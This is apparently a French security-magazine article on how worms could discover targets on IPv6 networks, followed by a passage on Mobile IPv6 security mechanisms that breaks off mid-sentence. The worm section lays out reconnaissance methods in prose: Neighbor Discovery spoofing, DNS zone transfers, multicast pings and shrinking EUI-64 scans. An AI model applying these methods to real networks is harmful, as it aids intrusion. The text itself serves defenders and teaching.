Les dernières années ont été fastes pour les vers (mieux connus sous le terme « *worm* ») sur Internet. Il faut dire que le protocole IPv4 et ses adresses sur 32 bits se prête bien à une des méthodes favorites de propagation qu'est la recherche de cibles par le biais de scan de réseau. Qu'en est-il du passage à IPv6 ? Les 128 bits utilisés par celui-ci vont-ils diminuer la menace ? Regardons cela de plus près. Un fait indéniable, les auteurs de virus/vers vont avoir du pain sur la planche si les méthodes actuelles liées au scan perdurent. Le facteur d'augmentation nécessaire pour trouver une cible en IPv6 passe à près de 2^{96}. Il est évident que pour garder une certaine « compétitivité », il va falloir travailler sur de nouveaux concepts. Rappelons que la RFC3513 **[7]** définit différents modes d'adressage pour IPv6 : les adresses unicast, multicast, *anycast*, avec une notion de portée (globale, lien-local, etc.) en fonction.

Effectuons maintenant une rapide présentation des différentes techniques de propagation et voyons si IPv6 change la donne :

- Le déploiement par mails (ex : ILoveYou, MyDoom...) repose sur l'analyse d'annuaires, rien ne change.
- Le scan de réseaux à la recherche de cibles dont « Slammer » et « Code Red » sont des dignes représentants : les choses se compliquent étant donné l'espace d'adressage maintenant disponible.
- La génération aléatoire : un générateur de nombres aléatoire crée de toute pièce une adresse IP, même si la probabilité de tomber sur une adresse de type « privée » existe (on peut d'ailleurs tester et éliminer celles-ci le cas échéant). De plus, dans le cas d'un seul paquet UDP, pas besoin de scanner le réseau, l'attaque est lancée immédiatement.

Donc, a priori, à part que l'espace d'adressage est plus large et donc qu'une recherche exhaustive est plus longue, ça ne change pas fondamentalement les choses (d'autant que les interfaces sont munies de plusieurs adresses).

Recherches de cibles externes au réseau local

Examinons les moyens d'identifier des hôtes hors d'un réseau local au travers des informations qu'un ver pourrait glaner sur le réseau.

- Protocoles de routages : les protocoles de routage annoncent les préfixes des réseaux disponibles, une utilisation locale est d'écouter le trafic afférent ou de joindre le groupe multicast correspondant à tous les routeurs. Même si le protocole IPv6 ne propose pas de facilités en ce qui concerne les écoutes distantes du trafic BGP **[8]** par une simple machine, les archives de routages disponibles comme celles sur **[9]** seront un point de départ non négligeable.
- *Peer-to-peer* : ces protocoles (chers aux majors...) de part leurs modes de fonctionnement distribués donnent un tas d'informations. Il suffit à un ver de regarder le trafic ou d'y participer le cas échéant (en propageant de faux documents) pour apprendre la topologie du réseau.
- Une autre source pour les informations concerne les adresses des serveurs. Comme décrit ci-après dans la partie sur les « scans », avec un préfixe ardu à mémoriser, les responsables/administrateurs seront tentés de choisir une adresse facilement mémorisable. Tout bénéfice pour les worms qui utilisent des méthodes de type « brute-force ».
- Utiliser le Neighbor Discovery ND **[6]** : une machine compromise sur un LAN peut reprendre à son compte cette facilité pour se faire passer pour la passerelle réseau et intercepter tout le trafic à destination ou depuis les machines externes. Il est ensuite simple de construire une liste de celles-ci pour être à même de les contaminer.
- L'analyse des journaux de logs des serveurs qui, cette fois, sont exploités à des fins de découverte (qui s'est connecté ?) et non plus de statistiques.
- Le DNS qui est utilisé comme un moteur de recherche pour trouver des noms de machines valides. Ce genre de recherches s'exécute en déroulant un dictionnaire.

Recherche de cibles locales

En revanche, sur un réseau local, les informations sont plus simples à acquérir et fiables :

- L'analyse des journaux de logs ou de configuration : la plupart des postes clients sont configurés avec des adresses de machines importantes (en termes de fonctions) à l'exemple de passerelles de messagerie, serveurs mandataires, serveurs de fichiers, etc. Un exemple sous Unix est le fichier `/etc/hosts` qu'il est facile de scruter afin d'obtenir ces données.
- Les transferts de zones DNS : si les bonnes pratiques de configuration impliquent de ne pas permettre le transfert de zone depuis d'autres machines que les serveurs DNS secondaires autorisés, il est cependant commun de voir des

compagnies qui permettent d'obtenir la totalité de la liste depuis les machines en interne, que ce soit des adresses statiques ou dynamiques.

- L'analyse des tables ND **[6]** qui offre la possibilité de trouver la liste des cartes réseau des machines locales si l'auto-configuration est utilisée. Cette technique sera détaillée ci-après dans la partie relative aux scans.
- Les *pings* sur les adresses multicasts : ces dernières faisant partie intégrale du protocole IPv6 peuvent être avantageusement utilisées par des vers pour la découverte des machines disponibles. La RFC3513 spécifie par exemple que l'adresse FF0E::101 concerne tous les serveurs NTP d'Internet, une requête sur celle-ci offre l'occasion de découvrir un certain nombre de machines.

Nous venons de voir plusieurs techniques dont beaucoup sont déjà applicables sur les réseaux IPv4 et que peuvent utiliser les vers pour se propager en IPv6. Il est illusoire de penser que l'espace d'adressage va offrir une protection efficace contre les nuisances apportées par les programmes malveillants. La diversité des moyens permettant de trouver les cibles potentielles est importante et va simplement conduire les créateurs de vers à changer la façon de faire.

Du scan de réseaux en IPv6

Au début, il y avait IPv4. Les sous-réseaux avaient en général des tailles de 2^8 (préfixe /24 selon la notation CIDR) ou 2^{16} (/16) – soit 256 ou 65536 adresses. Un scanner comme Nmap permettait de balayer ces espaces en un rien de temps. C'était le temps des *Nmap finished: 256 IP addresses scanned (3 hosts up) in 18.362 seconds*. Puis, on passa à IPv6 et ses /64... Et on commença à trouver le temps long, très long. La partie identifiant réseau d'une adresse IPv6 est codée sur ses 64 premiers bits. Avec 64 bits restants pour l'identifiant d'interface, on a la possibilité d'adresser 2^{64} interfaces, soit quelques 180 milliards de milliards ! Doit-on pour autant s'attendre à devoir patienter jusqu'à lire *Nmap finished: 18446744073709551616 IP addresses scanned (3 hosts up) in 17,54 billion years* ? À première vue non, tout simplement parce que la version *mainline* de Nmap n'accepte pas de masque de sous-réseau en argument pour IPv6. Avec le patch Nmap IPv6 **[10]**, on peut néanmoins spécifier des masques allant de /128 à /96, l'auteur considérant qu'aller au-delà n'a pas vraiment de sens.

Scanne-moi pour voir ?

Cette apparente résistance aux scans est souvent évoquée comme une grande supériorité d'IPv6 sur la version précédente d'IP en ce qui concerne la sécurité : moins de visibilité donc moins de cibles contre lesquelles lancer des attaques, balayage difficile donc un frein à la propagation des vers. Mais ce qui semble à première vue protéger de scans intempestifs risque également de compliquer la vie des administrateurs eux-mêmes. Sans disposer d'un IDS prêt pour IPv6, ce qui sera certainement le cas au début de la période de transition, comment détecter une *backdoor* dont on sait seulement qu'elle se cache derrière l'une des 2^{64} IP du sous-réseau ?

Scanner pendant 20 milliards d'années, ou pas

Ce serait toutefois une erreur de s'arrêter à l'idée qu'il est impossible de lancer un scan de sous-réseau IPv6. N'existe-t-il pas de moyens de faire passer la taille de cet espace de totalement gigantesque à seulement très grand ? :) Posons-nous cette question dans le cadre de chacune de ces méthodes de configuration des hôtes :

- manuelle ;
- DHCPv6 **[11]** ;
- auto-configuration sans état avec Neighbor Discovery **[6]** ;
- auto-configuration « anonymisée » avec les extensions de confidentialité **[12]** .

Pour ce qui est des configurations manuelles, il n'est vraiment pas évident que les adresses attribuées soient réparties de manière pseudo-aléatoire dans l'espace des 2^{64} IP disponibles. Vu la longueur des adresses IPv6, on risque peu à parier que certains administrateurs seront tentés d'attribuer des identifiants comme `2001:0DB8::1`, `2001:0DB8::2`, `2001:0DB8::53`, `2001:0DB8::80` ou `2001:0DB8::cafe:deca`, etc., par souci de simplicité. Il est important pour ceux-ci d'être conscients du fait que l'emploi d'adresses trop évidentes fait perdre les bénéfices de la résistance d'IPv6 aux scans et facilite la localisation des machines. La problématique est sensiblement la même avec DHCPv6. Voyons maintenant ce qui se passe lorsqu'on utilise la fonctionnalité d'auto-configuration sans état d'IPv6 fondée sur le protocole Neighbor Discovery. D'après la RFC 4291 **[7]**, un hôte qui s'auto-configure ainsi forme son adresse globale en concaténant le préfixe réseau publié par le routeur par défaut du lien et un identifiant d'interface qu'il détermine avec le mécanisme « Modified-EUI-64 » standardisé par l'IEEE **[13]**. Les adresses ainsi obtenues sont dérivées de manière univoque de l'adresse MAC ; l'identifiant est étendu sur 64 bits de la façon suivante : on utilise les 24 bits constructeur (sensiblement modifiés) auxquels on ajoute les 16 bits de valeur fixe pour finir par les 24 bits de l'interface. On se rend compte que les 40 premiers bits de la partie hôte de l'adresse ne nécessitent pas de recherche exhaustive. Ils peuvent même être déterminés facilement pour peu qu'on ait déjà une idée du constructeur choisi lors du déploiement du réseau auquel on s'intéresse. Dans ces conditions, le scan de 2^{24} IP prend encore des journées, mais on est quand même loin des milliards d'années initialement prévus.

Sauvés par la RFC 3041, ou pas

C'est pour pallier ce problème de visibilité et limiter la traçabilité d'hôtes configurés dynamiquement qu'on a imaginé le mécanisme décrit dans la RFC 3041. L'implémenter conduit à créer des identifiants d'interface non seulement pseudo-aléatoires, mais aussi variables au cours du temps, ce qui permet de se sentir tout de même plus tranquille dans le cas où l'on vient d'acquérir un grand nombre de cartes du même constructeur dont les adresses MAC se suivent potentiellement.

Bien que cette extension rende le scan d'un /64 a priori impossible, il est toutefois recommandé de la mettre en place avec prudence. En particulier dans la mesure où elle n'implique pas que des bénéfices pour la sécurité. En effet, comment différencier le comportement d'un hôte configuré avec ce mécanisme et celui d'un attaquant qui *spoofe* des adresses dans le but de lancer une attaque DDoS ? **[14]**

Prudence donc, bien que l'extension RFC3041 soit largement disponible, il faut peser le pour et le contre avant de l'activer et penser aux difficultés supplémentaires des administrateurs s'ils

doivent être amenés à localiser une machine au comportement erratique qui change d'adresse tous les jours.

Du scan actif vers l'écoute passive ?

Pour conclure sur les scans de sous-réseaux IPv6, on voit que s'il existe des moyens de réduire le temps passé à les parcourir, ils seront tout de même plus ardus à cartographier par balayage systématique que les sous-réseaux IPv4. Cela signifie-t-il pour autant que les pirates auront de plus grandes difficultés à identifier des cibles ? Le fait est qu'en IPv6 on a sûrement plus à gagner à écouter un réseau qu'à le scanner activement.

Les diffusions de messages de type ND sont de bons moyens de découvrir ce qui se passe à l'intérieur du sous-réseau ; il serait même particulièrement intéressant de tomber accidentellement sur le cache d'un routeur de bordure qui accepterait de trop en dire. On pourrait également s'intéresser aux serveurs DHCP et particulièrement aux serveurs DNS, dont on a vu que la nature du protocole IPv6 les rend encore plus sollicités. Si l'on ajoute à cela le fait qu'avec les adresses multicasts prédéfinies la compromission d'un hôte permet de s'adresser directement à tous les autres ou à une sélection de cibles intéressantes, on voit que la taille de l'espace adressable ne sera pas un frein suffisant à la cartographie de réseaux en IPv6.

Conclusion

Pour finir, une question somme toute assez simple : combien de firewalls sont aujourd'hui perméables à des flux IPv6 ? Un exemple, dans le cadre du firewall PF utilisé sur les systèmes *BSD, le fichier de règles comporte t-il un « *block in inet6 all* » ?

Références

[1] RFC 2401 : KENT (S.), ATKINSON (R.), « *Security Architecture for the Internet Protocol* », *Category* : *Standards Track*, novembre 1998, **http://www.ietf.org/rfc/rfc2401.txt**

[2] THC-IPV6 : **http://thc.org.segfault.net/thc-ipv6**

[3] RFC 2373 : HINDEN (R.), DEERING (S.), « *IP Version 6 Addressing Architecture* », *Category* : *Standards Track*, juillet 1998, **http://rfc.net/rfc2373.html**

[4] RFC 3756 : NIKANDER (P.), KEMPF (J.), NORDMARK (E.), « *IPv6 Neighbor Discovery (ND) Trust Models and Threats* », *Category* : *Informational*, mai 2004, **http://rfc.net/rfc3756.html**

[5] THOMSON (S.), NARTEN (T.), « *IPv6 Stateless Address Autoconfiguration* », *Category* : *Standards Track*, décembre 1998, **http://rfc.net/rfc2462.html**

[6] RFC2461 : NARTEN (T.), NORDMARK (E.), SIMPSON (W.), « *Neighbor Discovery for IP Version 6 (IPv6)* », *Category* : *Standards Track*, décembre 1998, **http://www.ietf.org/rfc/rfc2461.txt**

[7] RFC4291 : HINDEN (R.), DEERING (S.), « *IP Version 6 Addressing Architecture* », *Category* : *Standards Track*, avril 2003, **http://www.ietf.org/rfc/rfc4291.txt**

[8] RFC1771 : REKHTER (Y.), WATSON (T. J.), *Research Center*, IBM Corp. T. Li cisco Systems, « *Border Gateway Protocol 4 (BGP-4)* », *Category* : *Standards Track*, mars 1995, **http://www.ietf.org/rfc/rfc1771.txt**

[9] *University of Oregon Route Views Project*, **http://www.routeviews.org**

[10] Nmap IPv6 : **http://nmap6.sourceforge.net/**

[11] RFC3315 : BOUND (J.) : Hewlett-Packard, VOLZ (B.) : Ericsson, LEMON (T.) : Nominum, PERKINS (C.) : *Nokia Research Center*, « *Dynamic Host Configuration Protocol for IPv6 (DHCPv6)* », *Category* : *Standards Track*, juillet 2003, **http://www.ietf.org/rfc/rfc3315.txt**

[12] RFC3041: NARTEN (T.) : IBM, DRAVES (R.) : Microsoft Research, « *Privacy Extensions for Stateless Address Autoconfiguration in IPv6* », *Category* : *Standards Track*, janvier 2001, **http://rfc.net/rfc3041.html**

[13] *IEEE Guidelines For 64-bit Global Identifier (EUI-64) Registration Authority*, **http://standards.ieee.org/regauth/oui/tutorials/EUI64.html**

[14] draft-dupont-ipv6-rfc3041harmful, « *RFC 3041 Considered Harmful* », (draft expiré en décembre 2004), **http://ietfreport.isoc.org/idref/draft-dupont-ipv6-rfc3041harmful/**

[15] DEERING (S.), HINDEN (R.), « *Internet Protocol, Version 6 (IPv6)* », *Category* : *Standards Track*, décembre 1998, **http://rfc.net/rfc2460.html**

[16] Scapy6 : **http://namabiiru.hongo.wide.ad.jp/scapy6/**

[17] ROY (S.), DURAND (A.), PAUGH (J.), « *IPv6 Neighbor Discovery On-Link Assumption Considered Harmful* », 13 juillet, 2006, **http://www.ietf.org/internet-drafts/draft-ietf-v6ops-onlinkassumption-04.txt**

Mobile IPv6

Il est aujourd'hui très courant d'utiliser son ordinateur portable dans différents endroits au cours de la même journée, que ce soit au travail, dans le train ou à la maison. En effet, différentes technologies d'accès telles qu'Ethernet, 802.11 et CDMA permettent à tout moment de se connecter à Internet. Malheureusement, le passage de l'une à l'autre induit un changement des adresses IP utilisées ainsi qu'une perte des connexions en cours. Avec IPv6, l'aplanissement des réseaux résultant de la disparition de la NAT fournit un cadre accueillant pour la mobilité.

1 Introduction

L'évolution de notre utilisation d'Internet ainsi que la convergence des réseaux de voix et de données requièrent toutes les deux des services de mobilité. Grâce à ceux-ci, nos ordinateurs portables pourront être utilisés tout comme nos téléphones : joignables de la même façon à tout moment et en tout lieu. On parle alors d'ubiquité.

Mobile IPv6, spécifié dans **[RFC3775]**, définit le moyen de conserver son adresse quel que soit son réseau d'accueil. Poussé par les opérateurs de téléphonie mobile, il permet donc de s'affranchir de sa position géographique, de conserver ses connexions lors de ses changements de médium et de rester joignable à une adresse fixe indépendamment de son réseau d'accueil.

Dans cet article, nous aborderons dans un premier temps le fonctionnement du protocole (challenges, solution initiale et mode optimisé) avant de nous intéresser spécifiquement aux différents mécanismes de sécurité intégrés. Enfin, nous passerons rapidement en revue les implémentations existantes, leurs niveaux de support et de maturité ainsi que les tendances actuelles.

2 Mobile IPv6

2.1 Challenges associés à la mobilité

Sur Internet, afin de limiter le travail des routeurs de cœur, le routage des paquets IP est effectué de façon hiérarchique. Ceci impose implicitement une énorme contrainte sur l'adresse d'un nœud en fonction de sa position géographique. En effet, une adresse associée à un préfixe IPv6 attribué par un FAI japonais ne peut être utilisée en France pour recevoir des paquets. Le cœur de réseau ne peut-être modifié pour intégrer la position courante d'un nœud mobile. L'adresse IP possède donc un double rôle pour un nœud : en plus de l'identifier uniquement (rôle d'*Identifier*), elle fournit implicitement sa position sur le globe (rôle de *Locator*), i. e. le réseau de destination vers lequel les paquets doivent être routés. Pour cette raison, un nœud ne peut se déplacer sans changer d'adresse IP. Pour permettre au nœud de se déplacer tout en conservant un Identifier unique, le protocole Mobile IPv6, abrégé MIPv6, fournit une solution pour découpler les deux rôles de l'adresse IP. Le nœud mobile (abrégé MN, de l'anglais *Mobile Node*) se voit désormais attribué deux adresses IPv6 différentes : la *Home Address* (HoA) et la *Care-of Address* (CoA) :

1. La HoA est une adresse fixe appartenant au réseau mère du MN (typiquement, le réseau de son entreprise) et constitue son Identifier. Elle est utilisée de manière transparente par les couches supérieures (TCP/UDP) qui n'appréhendent pas les mécanismes mis en œuvre par Mobile IPv6 pour permettre l'émission et la réception du trafic avec cette adresse.
2. La CoA change, quant à elle, en fonction des mouvements du MN et de son réseau d'accueil courant. Elle joue le rôle de Locator. Elle permet l'acheminement des paquets jusqu'au réseau dans lequel le nœud mobile se situe. Il s'agit d'une adresse IPv6 appartenant au site visité.

Les correspondants du nœud mobile (MN) ne connaissant pas l'existence de ces deux adresses, ni ses déplacements, communiquent toujours avec lui via sa Home Address (HoA). Un routeur, appelé *Home Agent* (HA, agent mère en français), spécifique à Mobile IPv6 et placé sur le réseau mère du nœud mobile, effectue la relation entre la CoA et la HoA de celui-ci. Les paquets à destination de la HoA du nœud étant systématiquement routés vers le réseau mère, le rôle du Home Agent est de les intercepter, puis de les transmettre à l'emplacement actuel du nœud mobile, sa CoA, via un tunnel IPv6-IPv6. Contrairement à d'autres protocoles fournissant un service de mobilité à IPv6, tels HIP ou LIN6, Mobile IPv6 ne requiert aucune modification des piles IPv6 des correspondants (CN, de l'anglais *Correspondent Node*) et des routeurs de cœur. Cet aspect fondamental et unique lui permet de rendre son utilisation transparente vis-à-vis des autres nœuds et ainsi de rester compatible avec l'architecture actuelle d'Internet. En effet, seuls les nœuds mobiles et les Home Agents doivent supporter le protocole. Dès la conception du protocole, la sécurité a constitué l'une de ses caractéristiques les plus importantes. En effet, tout a été mis en œuvre et pensé pour limiter ses impacts. Une répartition des messages et des réponses permet tout comme dans TCP d'éviter les dénis de service par amplification. De plus, chacun des participants est protégé d'éventuelles attaques logiques provenant de l'utilisation de Mobile IPv6. En pratique, chacun d'entre eux peut avoir une garantie que ses interlocuteurs sont bien ceux qu'ils prétendent. Finalement, les réseaux des différents participants ne sont pas impactés par la présence de ceux-ci.

2.2 Routage triangulaire


Lorsqu'un nœud mobile se déplace et change de réseau d'attachement, il va générer une nouvelle CoA en utilisant le mécanisme d'auto-configuration d'IPv6. Cette adresse possédant le préfixe du réseau d'accueil est utilisée comme source de tous les paquets émis par le nœud mobile. C'est également elle qui se trouve en destination des paquets émis vers celui-ci. Elle joue en cela le rôle de Locator défini précédemment. Le nœud mobile

Guillaume Valadon
guedou@hongo.wide.ad.jp

Arnaud Ebalard
arnaud.ebalard@eads.net

s'associe ensuite avec son Home Agent. Il lui envoie alors un message *Binding Update*, BU ; échange 1 de la figure 1. Ce message permet au Home Agent de faire la relation entre la HoA et la CoA du nœud mobile. Celle-ci est stockée dans le *Binding Cache* du Home Agent, une table de routage supplémentaire permettant de délivrer les paquets destinés à la HoA du nœud mobile à travers un tunnel IPv6-IPv6 établi entre le Home Agent et la CoA du nœud mobile. À la réception du BU, le Home Agent répond[1] par un *Binding Acknowledgement*, BA, et établit le tunnel.


Figure 1 *Échanges de paquets dans Mobile IPv6*



Ce mode de fonctionnement souffre cependant d'un problème appelé routage triangulaire (cf. Figure 2).Tous les paquets échangés entre le nœud mobile et ses correspondants doivent systématiquement transiter par le Home Agent, ceci impactant grandement les délais de communications.


Un exemple de cas très défavorable à Mobile IPv6 est la communication entre un nœud mobile et un de ses correspondants (CN dans la figure 2) présents à Paris via le Home Agent du nœud mobile basé à Tokyo. Le délai aller et retour entre Paris et Tokyo étant très important, le service de mobilité apporté par Mobile IPv6 se fait donc au détriment de la qualité des communications. La solution à ce problème est exposée dans la section suivante.

Figure 2 *Mobile IPv6 sans optimisation*



2.3 Routage optimisé

Figure 3 *Mobile IPv6 avec optimisation du routage*



Le but de l'optimisation de routage est de permettre une connexion directe entre le nœud mobile et un correspondant implémentant Mobile IPv6 (cf. Figure 3).

Le CN se voit ainsi attribué une partie du rôle du Home Agent puisqu'il connaît la CoA de son interlocuteur. La manière la plus simple d'exprimer la différence est par une analogie téléphonique : on passe d'un mode transfert d'appel, où le client n'a pas conscience de la redirection, à une connaissance côté client du nouveau Locator du mobile (CoA, numéro de téléphone).

Contrairement au Home Agent, aucune information préalable permettant l'authentification du nœud mobile ne lui est, a priori, disponible[2]. Il revient donc au nœud mobile de prouver à ses correspondants qu'il est bien possesseur de la HoA et de la CoA auxquelles il prétend être joignable.

C'est le rôle de la *Return Routability Procedure*[3].

1 Le nœud mobile peut explicitement demander à ne pas recevoir de BA.
2 Généralement, ils ne font pas partie du même réseau.
3 [RFC4225] décrit les problématiques et la section 15 de [RFC3775] les détails de la solution choisie.

Comme le montre l'étape 3 de la figure 1, cette procédure repose sur l'échange de deux paires de paquets : HoTI/HoT[4] via le Home Agent et CoTI/CoT[5] directement. La première va permettre au CN de vérifier que le nœud mobile peut émettre et recevoir sur sa HoA, la seconde va autoriser une vérification similaire sur la CoA. À la fin de cet échange, le nœud mobile est en possession de deux *tokens* émis par le CN dans les messages HoT et CoT. L'utilisation de ces deux tokens permet au nœud mobile d'authentifier un Binding Update à destination du CN. À la fin de l'échange 4 de la figure 1, une communication directe, et sans tunnel, entre le nœud mobile et le CN est alors possible. La procédure utilise de manière sous-jacente le caractère semi-sûr du routage sur Internet. En effet, bien qu'un attaquant puisse aisément *spoofer* une des deux adresses appartenant au nœud mobile, il lui est beaucoup plus difficile d'intercepter les réponses émises vers celles-ci. Afin de compromettre cette procédure d'optimisation de route, l'attaquant doit à la fois être présent dans le réseau mère et dans le réseau d'accueil du nœud mobile.

3 Sécurité

Du point de vue de la sécurité, l'enjeu principal lors de la conception de Mobile IPv6 fut de ne pas introduire de nouveau problème. Ceci implique que ni le cœur du réseau ni les correspondants ne subissent son impact. Il faut donc à la fois protéger les communications entre les trois entités (MN, HA et CN) ainsi que les trois réseaux sur lesquels ils sont placés.


3.1 IPsec

Les communications entre un nœud mobile et son Home Agent sont des cibles de choix pour un attaquant. En effet, si celui-ci parvient à injecter un faux *Binding Update*, il peut contrôler le Binding Cache du Home Agent. En d'autres termes, il peut altérer à sa guise la relation entre la CoA et la HoA du nœud mobile. Ce faisant, il serait à même de récupérer le trafic destiné à ce dernier, de l'empêcher de communiquer ou bien de rediriger le trafic pour le nœud mobile vers une cible quelconque. Afin de se protéger contre cette attaque, il convient d'authentifier et de chiffrer la signalisation, messages BU et BACK, ainsi que le tunnel entre le nœud mobile et le Home Agent. Ainsi, un déploiement de Mobile IPv6 ne se conçoit pas sans l'utilisation conjointe d'IPsec.

La **[RFC3776]** décrit l'ensemble des associations de sécurité (SA) devant être mises en place pour protéger les communications entre un nœud mobile et son Home Agent avec IPsec. Concrètement, les associations de sécurité concernant la signalisation sont établies entre la HoA du nœud mobile et l'adresse IPv6 de son Home Agent. Lors de l'émission du BU et de la réception du BACK, la permutation des adresses IPv6 présentes dans l'en-tête IPv6 et dans les extensions[6] autorise la protection par ESP sur la HoA et l'adresse du Home Agent. La figure 4 illustre cette permutation lors de l'émission d'un BU par le nœud mobile. Le traitement par IPsec est correctement déclenché car l'en-tête IPv6 généré par Mobile IPv6 correspond bien à l'association de sécurité mise en place. Le paquet émis à destination du Home Agent est protégé par IPsec. La *Home Address Option* (HAO) permettra à la pile IPsec du Home Agent de faire la permutation inverse et de déclencher l'association de sécurité établie entre son adresse IPv6 et la HoA du nœud mobile. Concernant le BACK, un mécanisme de permutation similaire concernant l'adresse destination de l'en-tête IPv6 est possible grâce à l'extension Routing Header Type 2 (figure 4).

En pratique, pour les données, le tunnel IPv6 dans IPv6 est établi entre la CoA du nœud mobile et l'adresse du Home Agent. La CoA n'étant a priori pas connue par le Home Agent, un mécanisme décrit dans **[MIGRATE]** permet de modifier les associations de sécurité lors des déplacements du nœud mobile par l'intermédiaire d'une extension de l'interface `PF_KEY`. Concrètement, à la réception du BU par le Home Agent (respectivement, émission pour le nœud mobile), un message `PF_KEY MIGRATE` est émis par le démon Mobile IPv6. Le noyau, à la réception de ce message, va mettre à jour les associations de sécurité concernant le tunnel en remplaçant l'ancienne CoA par la nouvelle. Lorsque IKE est utilisé pour le *dynamic keying*, le démon

Figure 4 *Émission d'un BU par un nœud mobile avec IPsec*



4 Home Test Init/Home Test.
5 Care-of Test Init/Care-of Test.
6 Routing Header Type 2, et option HAO du Destination Option Header.

IKE doit être en mesure de négocier les associations de sécurité pour la HoA du nœud mobile tout en opérant lui-même sur la CoA de ce dernier. Une solution est également présentée dans **[MIGRATE]** ; elle permet au démon Mobile IPv6 de négocier les associations de sécurité pour une HoA spécifique.

3.2 Optimisation de route

Cette procédure repose simplement sur les propriétés de routage, car il est a priori impossible aux correspondants d'authentifier le nœud mobile. Elle permet à ceux-ci de vérifier que le nœud mobile peut à la fois communiquer sur sa Home Address et sa Care of Address. Comme décrit dans la section 2.3, à la fin de la procédure d'optimisation de route, si le nœud peut authentifier le message BU destiné à son correspondant, c'est qu'il est à la fois capable d'émettre et recevoir avec sa CoA et sa HoA. Bien que de conception a priori simple, cette procédure permet de s'affranchir de toutes les attaques les plus critiques et n'engendre pas d'attaque supplémentaire. Il est ainsi difficile pour un attaquant de se faire passer pour le nœud mobile. Cette procédure n'offre cependant aucune protection contre des attaquants présents sur le chemin entre le nœud mobile et son correspondant, elle évite juste à ce dernier de recevoir des Binding Update forgés. Ainsi, lorsque le nœud mobile entame une optimisation de route avec un correspondant présent dans un *hotspot* non protégé, un attaquant, également présent sur ce réseau, peut intercepter les messages échangés et injecter de faux *Binding Update*. Cette attaque est similaire en termes d'impacts à celles que peut effectuer un attaquant présent sur le même lien que sa victime, indépendamment de l'utilisation de Mobile IPv6.

3.3 Le cas des opérateurs de télécoms

Dans 3GPP2[7], le cœur de réseau sera 100% IPv6. Des discussions sont d'ores et déjà en cours pour y intégrer Mobile IPv6 afin de compléter les technologies de mobilité de la couche liaison de données. Un terminal mobile, typiquement un téléphone, peut donc conserver la même adresse IPv6 lors de ses déplacements comme il le fait avec son numéro de téléphone. Des scénarios de mobilité sont aussi à l'étude, l'utilisation de Mobile IPv6 permettra par exemple de passer d'un accès CDMA à un accès 802.11b tout en continuant une communication téléphonique utilisant la VoIP. Dans le cadre de cette intégration, un mécanisme d'authentification[8] des BU a été défini dans **[RFC4285]**. Il est actuellement préféré à IKE car son implémentation est plus aisée dans des terminaux légers, et parce qu'il permet de gérer plus facilement la facturation lors de *roaming* entre opérateurs. De plus, les opérateurs considèrent que dans leur cœur de réseau, IPsec n'est pas nécessaire si un filtrage efficace des paquets est mis en place. Finalement, concernant la facturation des nœuds mobiles en fonction du trafic échangé, un attaquant connaissant la HoA du nœud mobile peut très facilement surcharger son lien. Ceci constitue un problème critique des futurs déploiements de Mobile IPv6 qui devrait être résolu par des compromis entre les considérations techniques et 